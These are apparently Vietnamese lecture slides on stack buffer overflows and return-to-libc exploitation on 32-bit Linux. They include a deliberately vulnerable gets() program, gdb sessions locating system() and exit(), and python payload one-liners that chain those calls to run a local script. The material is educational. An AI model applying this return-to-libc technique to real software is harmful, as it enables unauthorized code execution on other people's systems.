push   DWORD PTR [ecx-4]
```

```
push   ebp
```

```
mov    ebp, esp
```

```
push   ecx
```

;Căn lề

;ESP cũ

;ESP cũ + 4

;Phần thân hàm

;.....

;Phần kết thúc

```
mov    ecx, DWORD PTR [ebp-4]
```


```
mov    esp, ebp
```

```
pop    ebp
```

```
lea    esp, [ecx-4]
```

```
ret
```

EBP



1

Khái niệm

2

Ghi đè biến cục bộ

3

Cách thức truyền dữ liệu vào chương trình


4

Thay đổi luồng thực thi chương trình

5


Trở về thư viện chuẩn

# Classic Linux process memory layout





# Modern Linux process memory layout



# Địa chỉ của hàm và biến

```
/* chkaddr.c */
#include <stdio.h>
void foo(){
}
int main(){
    int cookie;
    char buf[16];
    printf("&cookie=%p; &buf=%p; cookie-buf=%d; foo=%p\n\n",
        &cookie, buf,
        (unsigned int)&cookie-(unsigned int)buf,
        foo);
    return 0;
}
```

# Địa chỉ của hàm và biến

- Địa chỉ của hàm có thể không đổi, nhưng địa chỉ của biến thì thay đổi
- Địa chỉ biến phụ thuộc địa chỉ của stack frame của hàm (main)

```
attt@ubuntu: ~/exploitation
attt@ubuntu:~$ ./chkaddr
&cookie=0xbffff37c; &buf=0xbffff36c; cookie-buf=16; foo=0x80483e4

attt@ubuntu:~$ ~/chkaddr
&cookie=0xbffff35c; &buf=0xbffff34c; cookie-buf=16; foo=0x80483e4

attt@ubuntu:~$ cd exploitation/
attt@ubuntu:~/exploitation$ ../../chkaddr
&cookie=0xbffff36c; &buf=0xbffff35c; cookie-buf=16; foo=0x80483e4
```

# Thư viện chuẩn

- LibC, Standard C library
- Hàm thư viện chuẩn: printf, system,...
- Nhắc lại:
  - để gọi hàm thì cần biết địa chỉ của hàm
  - tên hàm thực ra là một nhãn để xác định địa chỉ bắt đầu hàm

# libc

- Khi chương trình sử dụng một hàm trong thư viện liên kết động (libc), các hàm khác cũng được ánh xạ (map) vào bộ nhớ

```
/* funcaddr.c */  
#include <stdio.h>  
int main(){  
    printf("Hello, world\n");  
    return 0;  
}
```

# libc

- Nếu vô hiệu hóa VA Randomization thì địa chỉ các hàm là cố định (tùy phiên bản OS)

```
attt@ubuntu: ~  
attt@ubuntu:~$ gdb -q ./funcaddr  
Reading symbols from /home/attt/funcaddr...(no debugging sy  
(gdb) break main  
Breakpoint 1 at 0x80483d7  
(gdb) run  
Starting program: /home/attt/funcaddr  
  
Breakpoint 1, 0x080483d7 in main ()  
(gdb) print printf  
$1 = {<text variable, no debug info>} 0xb7e6cf00 <printf>  
(gdb) print scanf  
$2 = {<text variable, no debug info>} 0xb7e75620 <scanf>  
(gdb) print exit  
$3 = {<text variable, no debug info>} 0xb7e52fe0 <exit>  
(gdb) print gets  
$4 = {<text variable, no debug info>} 0xb7e86dd0 <gets>  
(gdb) print system  
$5 = {<text variable, no debug info>} 0xb7e5f460 <system>
```

# libc

- Xác định được địa chỉ các hàm libc
- Có thể ghi đè địa chỉ trả về để "trở về" hàm libc. Ví dụ:

```
int system(char *shell_cmd)
```

# call vs. return

call b7e5f460h

sub esp, 4  
mov [esp], 08221100h  
mov eip, b7e5f460h

ret ;08221100h


mov eip, 08221100h  
add esp, 4

Trong mọi trường hợp, ở thời điểm bắt đầu, hàm được gọi luôn coi:

- ESP đang trỏ tới "**return address**", và [ESP + 4] chứa **các tham số** của nó (nếu có);
- phía dưới [ESP] là stack frame của nó




# A simple shell script

A terminal window titled 'attt@ubuntu: ~' with standard window controls (close, minimize, maximize). The terminal shows a user creating a file 'win' with 'cat >> win', editing it with a shell shebang and an echo command, making it executable with 'chmod +x win', and running it with './win', which outputs 'You win!'.

```
attt@ubuntu:~$ cat >> win
#!/bin/sh
echo 'You win!'
^C
attt@ubuntu:~$ chmod +x win
attt@ubuntu:~$ ./win
You win!
attt@ubuntu:~$
```

# system()

```
/* callsystem */  
#include <stdlib.h>  
int main(){  
    return system("./win");  
}
```



A terminal window titled "attt@ubuntu: ~" showing the execution of the program. The user enters three commands: "gedit callsystem.c", "gcc callsystem.c -o callsystem", and "./callsystem". The output of the program is "You win!".

```
attt@ubuntu:~$ gedit callsystem.c  
attt@ubuntu:~$ gcc callsystem.c -o callsystem  
attt@ubuntu:~$ ./callsystem  
You win!  
attt@ubuntu:~$
```

# Biến thể của chương trình

```
/* vuln.c */
#include <stdio.h>

int main(){
    char buf[16];
    printf("&buf=%p\n", buf);
    gets(buf);
    return 0;
}
```

Breakpoint 2, 0x08048443 in main ()

(gdb) x/20x \$esp

0xbffff340:	0xbffff350	0xbffff350	0xb7fc6ff4	0xb7e53255
0xbffff350:	<u>0x41414141</u>	0x41414141	0x08004141	0xb7fc6ff4
0xbffff360:	0x08048450	0x00000000	0x00000000	0xb7e394e3
0xbffff370:	0x00000001	0xbffff404	0xbffff40c	0xb7fdc858
0xbffff380:	0x00000000	0xbffff41c	0xbffff40c	0x00000000

(gdb) info frame

Stack level 0, frame at 0xbffff370:

eip = 0x08048443 in main; saved eip 0xb7e394e3

Arglist at 0xbffff368, args:

Locals at 0xbffff368, Previous frame's sp is 0xbffff370

Saved registers:

ebp at 0xbffff368, eip at 0xbffff36c

# Khai thác

- Giả sử có thể xác định được địa chỉ [buf]

0xbffff388

0xbffff37c

0xbffff360

Ret. Addr. trong main			
EBP cũ			
biến cục bộ hoặc vùng tràn			
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf

n	00		
.	/	w	i
88	f3	ff	bf
B	B	B	B
60	f4	e5	b7
A	A	A	A
AAAAAA			
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A

system

# Khai thác

- Giả sử có thể xác định được địa chỉ [buf]

```
attt@ubuntu: ~  
attt@ubuntu:~$ python -c 'print "A"*28+"\x60\xfa\xe5\xb7  
"+"BBBB"+" \x88\xfa\xff\xbf"+"./win"' | ./vuln  
&buf=0xbffff360  
You win!  
Segmentation fault (core dumped)  
attt@ubuntu:~$
```

**Điều gì tiếp theo sau khi hàm  
system() kết thúc?**

# system → exit

0xbffff3c8

0xbffff3bc

0xbffff3a0

n	00		
.	/	w	i
c8	f3	ff	bf
e0	2f	e5	b7
60	f4	e5	b7
A	A	A	A
AAAAAA			
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A

exit  
system

# system → exit

- Đã không còn "Segmentation fault"!

```
attt@ubuntu: ~  
attt@ubuntu:~$ python -c 'print "A"*28 + "\x60\xfa\xe5\xb7" +  
"\xe0\x2f\xe5\xb7" + "\xc8\xf3\xff\xbf" + "./win"' | ./vuln  
&buf=0xbffff3a0  
You win!  
attt@ubuntu:~$
```

**Hiểu rõ cấu trúc của Stack cho phép thực hiện "trở về" nhiều lần!**



# Truyền chuỗi qua biến môi trường

```
envvaraddr.c ✕  
1 #include <stdio.h>  
2 int main(){  
3     char *name = "EGG";  
4     unsigned int addr = getenv(name);  
5     printf("%s at 0x%08x\n", name, addr);  
6     printf("%s = %s\n", name, (char*)addr);  
7     return 0;  
8 }
```

```
attt@ubuntu: ~  
attt@ubuntu:~$ export EGG="Hello, world"  
attt@ubuntu:~$ ./envvaraddr  
EGG at 0xbf9a3684  
EGG = Hello, world  
attt@ubuntu:~$
```

# Truyền chuỗi qua biến môi trường

- Biến môi trường
  - Có trong stack mọi chương trình
  - Địa chỉ thay đổi tùy theo chương trình và đường dẫn gọi chương trình

```
attt@ubuntu: ~  
attt@ubuntu:~$ ./envvaraddr  
EGG at 0xbffff684  
EGG = Hello, world  
attt@ubuntu:~$ ./Exploit/../../shellcode/../../envvaraddr  
EGG at 0xbffff654  
EGG = Hello, world  
attt@ubuntu:~$
```


# Truyền chuỗi qua biến môi trường

- Nếu trong giá trị của biến môi trường có dấu cách thì phải đặt trong cặp dấu nháy kép (cả khi thiết lập và cả khi in)

```
attd@ubuntu: ~  
attd@ubuntu:~$ export EGG="AAA          BBBB"  
attd@ubuntu:~$ echo $EGG  
AAA BBBB  
attd@ubuntu:~$ echo "$EGG"  
AAA          BBBB  
attd@ubuntu:~$
```

# Truyền chuỗi qua biến môi trường

